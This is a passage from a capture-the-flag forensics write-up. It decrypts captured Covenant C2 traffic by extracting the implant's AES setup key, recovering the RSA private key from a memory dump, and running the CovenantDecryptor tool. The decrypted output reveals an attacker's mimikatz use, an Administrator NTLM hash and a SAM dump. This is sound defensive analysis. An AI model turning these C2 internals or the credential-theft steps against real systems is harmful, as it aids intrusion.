
After reconstructing the binary, we search for the AES key used for encrypted C2 traffic. This key is often hardcoded or generated during implant setup.

To extract the AES key from the .NET payload, use a decompiler such as ILSpy For Linux or dnSpy For Windows).
Open decompressed_payload.bin in one of these programs to inspect the code and locate hardcoded cryptographic keys or configuration values.
So now We have Initial AES key as shown below:
Decrypt Covenant C2 traffic & Administrator NTLM hash
Q5: What is the Administrator NTLM hash that the attacker found?
We can manually decrypt C2 traffic using the AESSetupKey we have. The AESSetupKey is the initial key used by the Covenant implant to encrypt its RSA public key before sending it to the server. This allows the server to securely send back a session key, which is then used for all further encrypted communication.
To decrypt the traffic between the implant and the server, you can use tools like CyberChef or the specialized CovenantDecryptor Python tool. CovenantDecryptor automates the process: you provide the AESSetupKey and the captured traffic, and it extracts and decrypts the messages, revealing the actual commands and data.


Now I will create a virtual environment for CovenantDecryptor
1
2
3
4
5
git clone https://github.com/naacbin/CovenantDecryptor.git
cd CovenantDecryptor
python3 -m venv CovenantDecryptor
source CovenantDecryptor/bin/activate
pip install -r requirements.txt
1
tshark -r ../traffic.pcapng -q -Y 'tcp.stream == 1490 and http' -z follow,tcp,ascii,1490 2>/dev/null | grep -oP 'i=[a-f0-9]+&data=[A-Za-z0-9+/=]+&session=[\w-]+|eyJ[A-Za-z0-9+/=]+' > ../traffic.txt
Actually, I was stuck with regex (patterns) to remove http headers & html elements then extract what I needed from the traffic using tshark but this didn’t decrypt all the messages, instead I saved the file from wireshark directly by following tcp stream tcp.stream eq 1490 ==> test$.html files, and then used this regex shown below:
Alternatively, we can use POST requests
1
grep -oP 'i=[a-f0-9]+&data=[A-Za-z0-9+/=]+&session=[\w-]+|eyJ[A-Za-z0-9+/=]+' test.txt > traffic.txt

Extract the modulus from the stage 0 request of an infected host :
1
python3 decrypt_covenant_traffic.py modulus -i ../traffic.txt -k "l86[REDACTED]" -t base64
Retrieve the RSA private key from a minidump file of an infected Covenant process :
1
python extract_privatekey.py -i ../powershell.DMP -m $(cat modulus.txt) -o ./keys/
Recover the SessionKey from the stage 0 response of Covenant C2, which is employed to encrypt network traffic :
1
python3 decrypt_covenant_traffic.py key -i ../traffic.txt -k "l8[REDACTED]" -t base64 -r keys/privkey1.pem -s 1
Decrypt the Covenant communication by SessionKey 0 :
1
python3 decrypt_covenant_traffic.py decrypt -i ../traffic.txt -k "17c[REDACTED]" -t hex -s 2

Here are the main points from the output:
- Decrypted C2 Messages: The tool extracts and decrypts many messages exchanged between the implant and the server, revealing plaintext data.
- System Information: You see details about the compromised host, including domain,
username Administrator, IP address, hostname, and OS version.- Privilege Escalation: The output shows that the attacker used
mimikatzto elevate privileges to SYSTEM.- NTLM Hash Extraction: The decrypted output includes the
NTLM hashfor the Administrator account:- SAM Dump: The attacker dumped the
SAM database, listing other user accounts and their RIDs.
Final Flag 🚩
Q6: What is the flag?


After decoding the huge of base64 from final decryption output of C2 traffic ==> response messages 15 && 16,we find a file whose structure is an image.
option |
1
python3 decrypt_covenant_traffic.py decrypt -i ../traffic.txt -k "17c[REDACTED]" -t hex -s 2 > ../flag.txt
Next remove any extra sambols {}, "", etc.... just keep base64
1
2
3
base64 -d flag.txt > flag.bin
file flag.bin
flag.bin: PNG image data, 1920 x 977, 8-bit/color RGBA, non-interlaced
Rendering the decoded base64 with CyberChef reveals a screenshot of the victim’s desktop
option ||
using Render Image
I hope you found this helpful, see you in another writeups.
